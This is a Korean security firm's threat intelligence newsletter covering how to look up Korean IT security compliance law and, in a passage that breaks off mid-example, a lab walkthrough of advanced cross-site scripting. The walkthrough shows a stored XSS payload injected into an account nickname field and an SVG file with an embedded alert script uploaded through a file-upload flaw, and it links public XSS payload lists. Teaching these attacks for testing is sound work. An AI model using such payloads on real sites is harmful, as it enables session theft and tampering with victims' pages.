

Threat Intelligence Report

EQST INSIGHT

2022
11

EQST(이큐스트)는 'Experts, Qualified Security Team' 이라는 뜻으로 사이버 위협 분석 및 연구 분야에서 검증된 최고 수준의 보안 전문가 그룹입니다.

Contents

EQST insight

IT 보안 Compliance 대응의 중요성 및 기업의 활용 방안----- 1

Special Report

웹 취약점과 해킹 매커니즘#8 XSS(Cross-Site Scripting) - ② 심화----- 12

Research & Technique


Text4Shell, Apache Commons Text 원격코드 실행 취약점 (CVE-2022-42889)----- 31

IT 보안 Compliance 대응의 중요성 및 기업의 활용 방안

Overview

IT 보안 시장에는 공급과 수요 즉, 보안회사와 고객사가 존재한다. 고객사는 이미 각종 업무 시스템에 많은 비용을 들여 운영을 하고 있기 때문에, 보안을 고려해야 한다는 보안회사의 제안에는 추가 비용에 대한 부담으로 보안 시스템 도입을 망설이게 된다. 이때, 보안회사는 해킹사고 등 보안 사고의 위험성보다는 관련 법령(Compliance)을 근거로 보안을 고려하지 않을 시 발생하는 회사의 안정적 경영에 대한 우려를 고객에게 전달함으로써 보안 시스템 구축에 대한 고객의 동의를 얻을 수 있다.

따라서, IT 정보통신업에 종사하는 수많은 고객과 IT 인프라 및 보안 서비스 제공 업체는 정보통신망법, 개인정보보호법 등에 의거해 많은 비용이 들더라도, 이를 준수하기 위하여 서비스 제공 업체와 면밀히 협력하고 있다. 그리고 한번 협력하고 나서 끝나는 것이 아닌, 계속해서 변화하는 법에 맞게 지속적으로 Compliance 대응을 하고 있다.



이번 헤드라인에서는 아래의 주요 법령(Compliance) 중에서 “정보통신망 이용촉진 및 정보보호 등에 관한 법률(이하 정보통신망법)”을 대표로 법령을 찾는 방법을 기술하고자 한다. 이를 통해 필요시 언제든지 법을 찾아 관련 업무에 참조 가능하게 함으로써, 여타의 관련 법률도 모두 참조할 수 있는 역량을 가지게 하는 것을 목표로 한다.

정보보호 관련 주요 법령들

infosec

법(법률)	시행령 / 시행 규칙 ¹⁾ / 고시
정보통신망 이용촉진 및 정보보호 등에 관한 법률 (정보통신망법)	정보통신망 이용촉진 및 정보보호 등에 관한 법률 시행령 정보통신망 이용촉진 및 정보보호 등에 관한 법률 시행규칙 정보보호 및 개인정보보호 관리체계 인증 등에 관한 고시 정보보호 관리등급 부여에 관한 고시 정보보호조치에 관한 지침 집적정보 통신시설 보호지침 정보보호 사전점검에 관한 고시 인터넷 프로토콜 주소를 할당받아 독자적으로 정보통신망을 운영하는 민간사업자 중 침해사고 관련정보 제공자의 범위 정보통신망연결기등 정보보호인증에 관한 고시 본인확인기관 지정 등에 관한 기준 영리목적의 광고성 정보 전송 기준 위반행위자 등에 대한 과태료 부과 업무처리 지침
개인정보 보호법	개인정보 보호법 시행령 개인정보 보호 자율규제단체 지정 등에 관한 규정 개인정보 영향평가에 관한 고시 개인정보보호 법규 위반에 대한 과징금 부과기준 개인정보의 기술적·관리적 보호조치 기준 개인정보의 안전성 확보조치 기준 정보보호 및 개인정보보호 관리체계 인증 등에 관한 고시 표준 개인정보 보호지침 가명정보의 결합 및 반출 등에 관한 고시 개인정보 보호위원회의 조사 및 처분에 관한 규정 개인정보 처리 방법에 관한 고시 공공기관의 가명정보 결합 및 반출 등에 관한 고시
소프트웨어 진흥법	소프트웨어 진흥법 시행령 / 시행 규칙
정보통신기반 보호법	정보통신기반 보호법 시행령 / 시행 규칙
정보보호산업의 진흥에 관한 법률	정보보호산업의 진흥에 관한 법률 시행령 / 시행 규칙
전기통신사업법	전기통신사업법 시행령
전자문서 및 전자거래 기본법	전자문서 및 전자거래 기본법 시행령 / 시행규칙
전자서명법	전자서명법 시행령 / 시행규칙
전자정부법	전자정부법 시행령
위치정보의 보호 및 이용 등에 관한 법률	위치정보의 보호 및 이용 등에 관한 법률 시행령
인터넷주소자원에 관한 법률	인터넷주소자원에 관한 법률 시행령
지능정보화 기본법	지능정보화 기본법 시행령 / 시행규칙
클라우드컴퓨팅 발전 및 이용자 보호에 관한 법률	클라우드컴퓨팅 발전 및 이용자 보호에 관한 법률 시행령 클라우드컴퓨팅서비스 정보보호에 관한 기준

* 출처: KISA (한국인터넷진흥원)

1) 시행령 / 시행 규칙: 어떤 법률을 실제로 시행하는 데 필요한 상세한 세부 규정을 담은 것. 법령에는 모든 상황을 모두 규정할 수 없으므로 큰 원칙만 정해 놓고 시행령/시행규칙을 통해 케이스별 자세한 실천방식을 규정한다.

1. 한국의 법(령)은 어디서 찾아볼 수 있나?

상기 법률 외에도 많은 법이 존재하지만 “정보통신망법”은 업무적으로 전혀 상관이 없는 사람들도 한 번쯤 들어봤을 법한 법률이다. 우선, 해당 법률은 어디서 그 상세한 내용을 찾아볼 수 있을까? 인터넷이 본격적으로 국내에 도입된 지 25 년이 넘었지만 아래 사이트를 한 번도 방문한 적이 없는 사람들은 의외로 많을 것으로 생각된다.

(국가법령정보센터 : www.law.go.kr)



사실 해당 국가법령정보센터는 우리나라의 모든 법을 전자 문서 데이터베이스화 한 것이고, 정보통신망법 등은 수많은 법률 중 일부에 해당하는 법률일 뿐이다.

IT 보안 업무를 수행하면서, 법률을 살펴야 하는 경우가 생기는데 통상 고객사에서 가장 많이 하는 질문은 “우리 회사가 왜 이 법률을 지켜야 하나요? 지켜야 한다면 어떻게 해야 하나요?”이다.

이와 같은 질문에 답하기 위해서 관련 법률을 살펴보고 그 해답을 찾는 과정을 살펴보기로 하자.

2. 관련 주요 법규 살펴보기 (예, 정보통신망법)

국가법령정보센터의 최 상단에 “정보통신망법”이라고 검색어를 입력하면 아래와 같이 해당 법률의 명확한 “목적” 과 “정의”를 알 수 있다.

The screenshot shows the National Legislation Information Center (국가법령정보센터) website. The search results for '정보통신망법' (Information Communications Act) are displayed. The main content includes the title, the date of enactment (2022. 12. 11.), and the purpose of the law. The purpose is stated as: '이 법은 정보통신망의 이용을 촉진하고 정보통신서비스를 이용하는 자를 보호함과 아울러 정보통신망을 건전하고 안전하게 이용할 수 있는 환경을 조성하여 국민생활의 향상과 공공복리의 증진에 이바지함을 목적으로 한다.' (This law aims to promote the use of information communication networks, protect users of information communication services, and create an environment for the healthy and safe use of information communication networks to improve the quality of life of citizens and promote public welfare.)

모든 법률은 검색 시 동일한 구조로 목적과 정의를 확인할 수 있다. 따라서, 법률에 대한 상세한 시행령과 시행규칙을 통해 우리 회사가 해당 법률을 준수해야 하는지, 준수한다면 어떻게 해야 하는지에 대한 답변을 찾을 수 있다.

2-1. 우리회사가 왜 정보통신망법을 지켜야 하나요?

“제 3 조(정보통신서비스 제공자 및 이용자의 책무) ① 정보통신서비스 제공자는 이용자를 보호하고 건전하고 안전한 정보통신서비스를 제공하여 이용자의 권익보호와 정보이용능력의 향상에 이바지하여야 한다.” **안전한 정보통신서비스를 제공하기 위한 정보보호는 필수이며, 하기 예와 같이 준수하지 못할 경우 책임자는 벌과금이 부과된다. (사업 지속을 위해서는 반드시 이행해야 한다.)**

과태료 대상 예

“제 76 조(과태료) ① 다음 각 호의 어느 하나에 해당하는 자와 제 7 호부터 제 11 호까지의 경우에 해당하는 행위를 하도록 한 자에게는 3 천만원 이하의 과태료를 부과한다.”

6 의 2. 제 45 조의 3 제 1 항을 위반하여 대통령령으로 정하는 기준에 해당하는 임직원을 정보보호 최고책임자로 지정하지 아니하거나 정보보호 최고책임자의 지정을 신고하지 아니한 자

6 의 3. 제 45 조의 3 제 3 항을 위반하여 정보보호 최고책임자로 하여금 같은 조 제 4 항의 업무 외의 다른 업무를 겸직하게 한 자

6 의 4. 제 47 조제 2 항을 위반하여 정보보호 관리체계 인증을 받지 아니한 자

“그렇다면 과태료 대상이 되지 않기 위해 **정보보호 최고책임자를 지정하고, 정보보호 관리체계 인증을 우리 회사가 꼭 받아야 하는지는 어떻게 확인하고 대처해야 하는가?**”라는 추가 질문이 생길 수 있다.

이에 대한 답변은 다시 법률에서 “정보보호 최고책임자의 지정”으로 검색, 아래의 조항을 통해 확인할 수 있다.

2-2. 정보보호 최고책임자(CISO) 지정 및 신고 대상 기업인가요?

“제 45 조의 3(정보보호 최고책임자의 지정 등) ① 정보통신서비스 제공자는 정보통신시스템 등에 대한 보안 및 정보의 안전한 관리를 위하여 대통령령으로 정하는 기준에 해당하는 임직원을 정보보호 최고책임자로 지정하고 과학기술정보통신부장관에게 신고하여야 한다. 다만, 자산총액, 매출액 등이 대통령령으로 정하는 기준에 해당하는 정보통신서비스 제공자의 경우에는 정보보호 최고책임자를 신고하지 아니할 수 있다. <개정 2014. 5. 28., 2017. 7. 26., 2018. 6. 12., 2021. 6. 8.>”

그런데 상기 조항에는 자산총액, 매출액 기준에 대한 상세 내용이 없는데 어떻게 해야 할까?

법률 -> 시행령 -> 시행규칙 중 아래의 “시행령”에서 상세히 대상을 설명하고 있다.

정보통신망법 시행령 45 조 3 의제 1 항 : 세부 기준 확인 가능

제 36 조의 7(정보보호 최고책임자의 지정 및 겸직금지 등) ① 법 제 45 조의 3 제 1 항 본문에서 “대통령령으로 정하는 기준에 해당하는 임직원”이란 다음 각 호의 구분에 따른 사람을 말한다. <신설 2021. 12. 7.>

1. 다음 각 목의 어느 하나에 해당하는 정보통신서비스 제공자: 사업주 또는 대표자
 - 가. 자본금이 1 억원 이하인 자
 - 나. 「중소기업기본법」 제 2 조제 2 항에 따른 소기업
 - 다. 「중소기업기본법」 제 2 조제 2 항에 따른 중기업으로서 다음의 어느 하나에 해당하지 않는 자
 - 1) 「전기통신사업법」에 따른 전기통신사업자
 - 2) 법 제 47 조제 2 항에 따라 정보보호 관리체계 인증을 받아야 하는 자
 - 3) 「개인정보 보호법」 제 30 조제 2 항에 따라 개인정보 처리방침을 공개해야 하는 개인정보처리자
 - 4) 「전자상거래 등에서의 소비자보호에 관한 법률」 제 12 조에 따라 신고를 해야 하는 통신판매업자
2. 다음 각 목의 어느 하나에 해당하는 정보통신서비스 제공자: 이사(「상법」 제 401 조의 2 제 1 항제 3 호에 따른 자와 같은 법 제 408 조의 2 에 따른 집행임원을 포함한다)
 - 가. 직전 사업연도 말 기준 자산총액이 5 조원 이상인 자
 - 나. 법 제 47 조제 2 항에 따라 정보보호 관리체계 인증을 받아야 하는 자 중 직전 사업연도 말 기준 자산총액이 5 천억원 이상인 자

2-3. 정보보호 관리체계(ISMS) 인증 대상 기업에 해당하나요?

“제 47 조(정보보호 관리체계의 인증) ① 과학기술정보통신부장관은 정보통신망의 안정성·신뢰성 확보를 위하여 관리적·기술적·물리적 보호조치를 포함한 종합적 관리체계(이하 “정보보호 관리체계”라 한다)를 수립·운영하고 있는 자에 대하여 제 4 항에 따른 기준에 적합한지에 관하여 인증을 할 수 있다. <개정 2012. 2. 17., 2013. 3. 23., 2015. 12. 1., 2017. 7. 26.>”

동일하게 정보보호 관리체계(ISMS) 인증을 우리 회사가 꼭 받아야 하는지는 시행령 49 조를 통해 확인 가능하다.

정보통신망법 시행령 49 조 : 인증 대상 기업 기준 상세 확인 가능

제 49 조(정보보호 관리체계 인증 대상자의 범위) ① 법 제 47 조제 2 항제 1 호에서 “대통령령으로 정하는 바에 따라 정보통신망서비스를 제공하는 자”란 서울특별시 및 모든 광역시에서 정보통신망서비스를 제공하는 자를 말한다.
② 법 제47조제2항제3호에서 “대통령령으로 정하는 기준에 해당하는 자”란 다음 각 호의 어느 하나에 해당하는 자를 말한다. <개정 2016. 5. 31.>
1. 연간 매출액 또는 세입이 1,500 억원 이상인 자로서 다음 각 목의 어느 하나에 해당하는 자
가. 「의료법」 제 3 조의 4 에 따른 상급종합병원
나. 직전연도 12 월 31 일 기준으로 재학생 수가 1 만명 이상인 「고등교육법」 제 2 조에 따른 학교
2. 정보통신서비스 부문 전년도(법인인 경우에는 전 사업연도를 말한다) 매출액이 100 억원 이상인 자. 다만, 「전자금융거래법」 제 2 조제 3 호에 따른 금융회사는 제외한다.
3. 전년도 말 기준 직전 3 개월간의 일일평균 이용자 수가 100 만명 이상인 자. 다만, 「전자금융거래법」 제 2 조제 3 호에 따른 금융회사는 제외한다.

이 밖에도 정보통신망법에서 정보통신망 서비스 제공업체(고객)가 준수해야 하는 조치사항은 상당히 많고, 고시 등을 통해 자세하게 가이드라인을 제시하고 있으며 아래와 같이 구체적인 보호 조치를 기술하고 있다. “정보보호조치에 관한 지침”

제 2 장 정보보호조치

제 3 조(정보보호조치의 내용) 법 제 45 조 제 2 항에 따라 정보통신서비스 제공자가 정보통신망의 안전성 및 정보의 신뢰성을 확보하기 위하여 마련하여야 하는 관리적·기술적·물리적 보호조치의 구체적인 내용은 별표 1 과 같다.

정보통신망 이용촉진 및 정보보호 등에 관한 법률

[시행 2021. 12. 9.] [법률 제 18201 호, 2021. 6. 8., 일부개정]

제 45 조(정보통신망의 안정성 확보 등) ① 다음 각 호의 어느 하나에 해당하는 자는 정보통신서비스의 제공에 사용되는 정보통신망의 안정성 및 정보의 신뢰성을 확보하기 위한 보호조치를 하여야 한다. <개정 2020.6.9>

1. 정보통신서비스 제공자
2. 정보통신망에 연결되어 정보를 송·수신할 수 있는 기기·설비·장비 중 대통령령으로 정하는 기기·설비·장비(이하 "정보통신망연결기기등"이라 한다)를 제조하거나 수입하는 자

② 과학기술정보통신부장관은 제 1 항에 따른 보호조치의 구체적 내용을 정한 정보보호조치에 관한 지침(이하 "정보보호지침"이라 한다)을 정하여 고시하고 제 1 항 각 호의 어느 하나에 해당하는 자에게 이를 지키도록 권고할 수 있다. <개정 2012.2.17, 2013.3.23, 2017.7.26, 2020.6.9>

③ 정보보호지침에는 다음 각 호의 사항이 포함되어야 한다. <개정 2016.3.22, 2020.6.9>

1. 정당한 권한이 없는 자가 정보통신망에 접근·침입하는 것을 방지하거나 대응하기 위한 정보보호시스템의 설치·운영 등 기술적·물리적 보호조치
2. 정보의 불법 유출·위조·변조·삭제 등을 방지하기 위한 기술적 보호조치
3. 정보통신망의 지속적인 이용이 가능한 상태를 확보하기 위한 기술적·물리적 보호조치
4. 정보통신망의 안정 및 정보보호를 위한 인력·조직·경비의 확보 및 관련 계획수립 등 관리적 보호조치
5. 정보통신망연결기기등의 정보보호를 위한 기술적 보호조치

④ 과학기술정보통신부장관은 관계 중앙행정기관의 장에게 소관 분야의 정보통신망연결기기등과 관련된 시험·검사·인증 등의 기준에 정보보호지침의 내용을 반영할 것을 요청할 수 있다.

3 정보보호조치에 관한 지침
[시행 2017. 8. 24.] [과학기술정보통신부고시 제2017-7호, 2017. 8. 24., 타법개정]

- 별표목록 [(별표 1) 보호조치의 구체적인 내용(제3조 관련)] 선택
- 별표연혁 [정보보호조치에 관한 지침 (별표 1) [제2017-7호, 고시, 2017. 8. 24.] 선택

		설치·운영	운영
2 기술적 보호 조치	2.2 정보통신 설비 보안	2.1.4. 정보보호를 위한 모니터링	▶ 주요시스템·네트워크 사용 및 접근이 명확하게 허용된 범위 안에 있는지를 확인하기 위한 모니터링 시스템 구축 또는 위탁 운영을 통하여 침해사고 탐지·대응 체계 운영
		2.2.1. 웹서버 보안	▶ 외부에 서비스를 제공하는 웹서버는 단독서버로 운영하고 DMZ에 설치
		2.2.2. DNS서버 보안	▶ 과부하에 대비한 부하분산 대책을 마련 ▶ 설정파일 백업 실시
		2.2.3. DHCP서버 보안	▶ 과부하에 대비한 부하분산 대책을 마련 ▶ 설정파일 백업 실시 ▶ IP 할당 상황 등에 대한 로그기록 유지·관리
		2.2.4. DB서버 보안	▶ 내부망에 설치 ▶ 외부망에서 직접 접속할 수 없도록 네트워크를 구성
		2.2.5. 라우터/스위치 보안	▶ ACL(Access Control List) 등의 접근제어 기능을 적용할 수 있는 설비를 사용
		2.2.6.	▶ 이상징후 탐지를 알리는 경고 기능을 설정하여 운영 ▶ 정보보호시스템 보안기능(비정상 트래픽 차단 등)의 정상 작동

3. IT 보안 기업 Compliance 준용 가이드라인 예시

고객사는 관리적 보안의 수단으로 회사 보안규정 제·개정을 통해 정보보안을 이행할 수도 있으나, 법률에서 정의하는 보안 요구사항을 만족하기 위해서는 기술적 보안 즉, 관련 Compliance 를 만족하는 보안솔루션을 검토하여 도입하게 된다.

보안솔루션 제공 업체는 공급하는 솔루션이 법률에서 정한 규정을 준수하는지에 대해 충분히 검증하게 되며, 일반적으로 아래와 같이 제품 소개 자료에 표기하고 있다.

개인정보보호위, 금융감독원, 금융위원회 등 5대 기관의 6대 규정을 준수합니다. SSL/TLS 기반으로 만들어진 도박사이트와 구글 번역사이트 우회접속을 차단합니다.

● 개인정보보호법고시 <개인정보의 안전성 확보조치 기준>

조항	내용	WebKeeper 기능
9조 악성 프로그램 등 방지	악성프로그램 등을 방지할 수 있는 보안프로그램 운영 필요	악성코드배포/유해사이트 차단

● 금융위원회 <전자금융 감독규정>

조항	내용	WebKeeper 기능
16조	② 악성코드 감염시 확산 및 피해최소화 조치	악성코드 배포 웹사이트 차단
17조	⑤ 단말기에서 음란, 도박 등 비업무사이트 접근 통제대책마련	비업무사이트 접근 차단

● 정보통신망법고시 <개인정보의 기술적 관리적 보호조치 기준>

조항	내용	WebKeeper 기능
7조 악성프로그램 방지	- 백신SW 일1회 이상 주기적으로 갱신/점검 - 악성프로그램 관련 경보 or 백신SW, OS 업데이트 공지시 최신 SW로 즉시 갱신/점검	악성코드 배포 웹사이트 차단

* 출처: (주)소만사 홈페이지(www.somansa.com)

마치며

법에 대해 막연히 낯설고 어려울 것이라는 생각을 가진 분들이 이번 EQST insight 헤드라인을 통해 업무와 관련된 법을 언제든지 찾아보고 업무에 잘 참조할 수 있게 되길 바란다.

특히, 현장에서 고객의 Compliance 관련 문의(예, 우리 회사의 정보보호최고책임자는 꼭 임원급으로 지정해야 하나요? 겸직은 가능한가요? 등)가 들어왔을 때, 관련 법령을 “국가법령정보센터”에서 찾고, 상세 사항을 “시행령, 시행규칙, 고시, 가이드라인”에서 확인해 객관적 자료로 해답을 제시함으로써 고객 신뢰도 향상에도 도움이 되었으면 한다.

Special Report

웹 취약점과 해킹 매커니즘#8

XSS(Cross-Site Scripting) - ② 심화

■ 개요


XSS(Cross-Site Scripting, 크로스사이트 스크립팅)은 공격자가 입력한 악성스크립트가 사용자 측에서 응답하는 취약점으로, 사용자 입력값에 대한 검증이 미흡하거나 출력 시 필터링 되지 않을 경우 발생한다. 쿠키 값 또는 세션 등 사용자의 정보를 탈취하거나 피싱 사이트로의 접근 유도 등 사용자에게 직접적인 피해를 줄 수 있으며, 다양한 공격 기법과 연계하여 큰 피해를 입힐 수 있다.

이번 Special Report 에서는 지난달 XSS - ①기본 편에 이어 XSS 의 다양한 공격 포인트와 XSS 를 이용한 연계 공격, 필터링 외의 대응 방안에 대해 다루고자 한다.

■ XSS 동작원리

상세 내용에 들어가기 앞서 XSS 의 동작원리를 살펴보자.

XSS 는 공격자가 웹 페이지에 악성스크립트를 삽입했을 때 사용자 측에서 동작하여 사용자에게 영향을 미치는 공격이다.



■ XSS 공격 포인트

대부분 alert 함수를 통해 XSS 취약점 존재 여부를 판단하는데, 이외에도 confirm, prompt 등 javascript 함수를 사용할 수 있다. 하지만 이처럼 자주 쓰이는 태그들에 대해선 필터링이 적용된 경우가 대부분이기 때문에 알려지지 않은 태그와 속성들을 사용하여 BlackList Filter 를 우회할 수 있다.

또한 이벤트, 태그, 브라우저 별로 적용할 수 있는 구문이 다르며, 웹 사이트 구성에 따라 사용할 수 있는 구문들이 다양하다. 따라서 다양한 공격 구문을 삽입해 브라우저의 스크립트 오류를 유도함으로써 XSS 발생 가능성을 확인해야 한다.

진단 시 참고할 수 있는 사이트는 다음과 같다.

- <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>
- <https://github.com/RenwaX23/XSS-Payloads/blob/master/Payloads.txt>
- https://cheatsheetsseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html

■ XSS 연계 공격

보통 XSS 취약점을 통해 alert와 같은 함수를 사용하여 알림 창을 띄우는 행위 또는 사용자의 쿠키 및 세션을 탈취하여 권한을 획득하는 것이 일반적이다. 하지만 실제 공격은 악성스크립트 삽입을 통해 개발자가 의도하지 않은 행위를 하게 만드는 것이다. 또한, 웹 취약점을 이용하거나 공격 프레임워크와 연계가 가능하기에 이를 통해서 피해를 가증시킬 수 있다.

※ 이번 Special Report 를 통해 진행되는 실습은 가상 환경에 구축한 웹 서버 및 bWAPP 환경에서 진행한다. bWAPP 은 웹 취약점 실습이 가능한 오픈소스이다. 실제 운영 중인 서버에 테스트 또는 공격을 하는 것은 불법이며 법적인 책임이 따르므로 주의해야 한다.

웹 취약점과의 연계

Case 1) 파라미터 변조 + XSS

파라미터 변조 취약점은 공격자가 웹 브라우저에서 서버로 패킷이 전송되는 과정에서, 해당 패킷을 가로채 공격자의 의도대로 파라미터를 변조하는 공격이다. 공격자의 요청 값에 대한 검증이 미흡할 경우 발생하며 이 과정에서 XSS 공격을 연계한다면 피해자에게 영향을 미칠 수 있다.

다음은 파라미터 변조를 통해 타 사용자의 계좌 정보에 접근한 후 악성스크립트를 삽입하여 사용자의 계좌 조회 페이지에 영향을 미치는 예시이다.

step 1) 공격자는 파라미터 변조를 통해 타 사용자의 계좌 정보 접근

자주 사용하는 계좌 등록

계좌번호: "-"을 빼고 입력하세요. 계좌별명: 한글 15자리/ 영문 30자리 이하로 입력해주세요.

등록

계좌번호	소유주	계좌별명	삭제
██████████	██████	EQST	삭제

신용정보활용체제 전자민원 사고신고 전자민원 실드지킴이 보호금융상품등록부 상품공시실 영업점안내 상담실

step 2) 공격자는 계좌별명에 JavaScript 를 주석 처리하는 스크립트 삽입

자주 사용하는 계좌 등록

계좌번호: ██████████ 계좌별명: <script>/*

등록

step 3) Stored XSS 취약점으로 인해 악성스크립트가 서버에 저장되어 동작

계좌별명에 삽입된 악성스크립트 구문인 주석 처리가 동작하여 삭제 버튼이 나타나지 않으며, 해당 스크립트가 종료된 이후의 화면이 나타나는 것을 볼 수 있다.

계좌번호	소유주	계좌별명	삭제
[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]


Case 2) 파일 업로드 + XSS

파일 업로드 취약점은 웹 사이트의 파일 업로드 기능을 이용하여 인가받지 않은 파일을 서버에 임의로 업로드하는 공격이다. 웹shell 형태로 파일 업로드에 성공할 경우 서버의 자원을 장악할 수 있고 페이지를 변조하여 클라이언트에게 영향을 미칠 수 있다. 파일 확장자 검증이 미흡하고 업로드한 파일에 접근하여 실행할 수 있을 때 악성스크립트가 포함된 파일에 접근하여 실행하면 해당 스크립트가 동작한다.


다음은 파일 업로드 기능이 있는 페이지에 alert 창을 띄우는 악성스크립트가 작성된 파일을 업로드하여 실행한 예시이다.

step 1) 악성스크립트가 포함된 svg 파일을 서버에 업로드

```
1 <svg xmlns="http://www.w3.org/2000/svg">
2 <script>alert('XSS');</script>
3 <rect x="0" height="100" width="100" style="fill: #cccccc" />
4 <line xl="20" yl="80" x2="80" y2="80" style="stroke: #ff0000; stroke-width: 5;" />
5 </svg>
```



step 2) 업로드한 파일에 접근하여 실행 시 악성스크립트 동작 확인

